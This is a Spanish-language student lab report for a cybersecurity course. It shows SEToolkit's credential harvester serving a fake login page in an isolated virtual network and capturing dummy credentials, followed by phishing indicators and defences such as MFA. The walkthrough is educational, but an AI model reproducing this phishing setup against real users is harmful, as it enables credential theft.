

Actividad 4

CNOIV

JORGE CASTELO

UNIVERSIDAD POLITECNICA DE SAN LUIS POTOSI

FUNDAMENTOS DE CIBERSEGURIDAD

FECHA DE ENTREGA: 31 DE AGOSTO DE 2026

Contenido

No se encontraron entradas de tabla de contenido.

Objetivo de la actividad

Intentar simular un ataque de ingeniería social, generando un sitio falso y utilizando el método POST para atrapar lo que el usuario haya escrito.

Para esto usamos setoolkit de Kali y una p[ágina web falsa.

Descripción del escenario

Una página falsa de un portal de inicio de sesión cualquiera hecho con IA, para facilitar el trabajo y hacerlo más rápido, se especificó que no quería nada que se pareciera aun sitio real.

Configuración del laboratorio

Para garantizar el aislamiento de la prueba y evitar la exposición a internet, se configuró una red virtual privada (Adaptador Solo Anfitrión / Red Interna).

1. Máquina Atacante: Kali Linux (IP: 192.168.56.101) ejecutando SEToolkit.
2. Máquina Víctima: Windows 7 (IP: 192.168.56.102) como cliente simulado.
3. Página web: Se desarrolló un archivo HTML/CSS local con un formulario configurado con el método POST para capturar las variables de usuario y contraseña.

Evidencias y descripción del funcionamiento


- Captura del ping exitoso entre ambas máquinas.

```
(kali@kali)-[~]
$ ping -c 4 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=128 time=9.83 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=128 time=4.35 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=128 time=2.03 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=128 time=4.27 ms

192.168.56.102: ping statistics:
```

```
Ping statistics for 192.168.56.101:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Pagina Falsa desde Kali



Set listo

```
root@kali: /home/kali
Session Actions Edit View Help
99) Return to Webattack Menu

set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report


— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * — stop

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

Enter the IP address for POST back in Harvester/Tabnabbing: 192.168.56.101
[!] Example: /home/website/ (make sure you end with /)
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned: /home/kali/portal_falso/
```

Página falsa desde Win 7



Obtenemos resultados.



```
root@kali: ~
Session Actions Edit View Help
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned: /home/kali/Desktop/portal_falso/
[*] Index.html found. Do you want to copy the entire folder or just index.html?
1. Copy just the index.html
2. Copy the entire folder
Enter choice [1/2]: 2
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported: http://www.181512.com

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.56.102 - - [01/Sep/2026 01:16:24] "GET / HTTP/1.1" 200 -
192.168.56.102 - - [01/Sep/2026 01:16:24] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=HOLA+SOY+JORGE
POSSIBLE PASSWORD FIELD FOUND: password=ESTA+ES+MI+CONTRASEÑA
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.56.102 - - [01/Sep/2026 01:17:13] "GET /favicon.ico HTTP/1.1" 404 -
```

Explicación del flujo de captura de información y Diagrama

El ataque funciona explotando el protocolo HTTP sin cifrar:

1. La víctima realiza una petición **GET** a la IP del servidor falso.
2. El servidor (Kali/SET) responde entregando el portal HTML.
3. La víctima introduce sus datos y presiona enviar, generando una petición **POST**.
4. Al no existir cifrado SSL/TLS, SET opera localmente capturando los parámetros username y password directamente del cuerpo de la petición POST en texto plano, registrándolos antes de intentar cualquier redirección.

6. Indicadores visuales y técnicos de phishing

1. **URL anómala:** La dirección es una IP cruda (http://192.168.56.101) en lugar del dominio corporativo oficial.
2. **Ausencia de cifrado :**
No cuenta con HTTPS o algún otro cifrado
3. **Sentido de urgencia:** El mensaje "Su sesión ha expirado" presiona al usuario a actuar por instinto.
4. **Diseño genérico:** Carencia de certificados de identidad corporativa verificables en la página.
5. **Origen del vector:** El enlace original se distribuyó mediante correos no solicitados (spoofing).

6. Controles de seguridad

Autenticación Multifactor (MFA): Invalida el ataque; aunque el atacante obtenga la contraseña, no posee el token temporal del usuario.

1. **Gestores de contraseñas corporativos:** Estas herramientas se niegan a autocompletar credenciales si la URL actual no coincide exactamente con el dominio guardado.
2. **Filtrado DNS (Sinkholing):** Impide a nivel de red que los equipos corporativos resuelvan o naveguen hacia servidores maliciosos conocidos.

Conclusiones.

En conclusión, esta herramienta de SEToolkit nos permite ver de manera muy simple que todos los sistemas tienen vulnerabilidades y que nunca estamos seguros al 100%.

Este sitio se hizo en menos de 15 min y la verdad es que es fácil que alguien confíe y caiga en la estafa.

Esto nos permite reforzar de nuevo la importancia de la seguridad informática y a echarle ganas al curso.

Referencias

<https://serverfault.com/questions/225155/virtualbox-how-to-set-up-networking-so-both-host-and-guest-can-access-internet>

<https://github.com/trustedsec/social-engineer-toolkit>

<https://trustedsec.com/resources/tools/the-social-engineer-toolkit-set>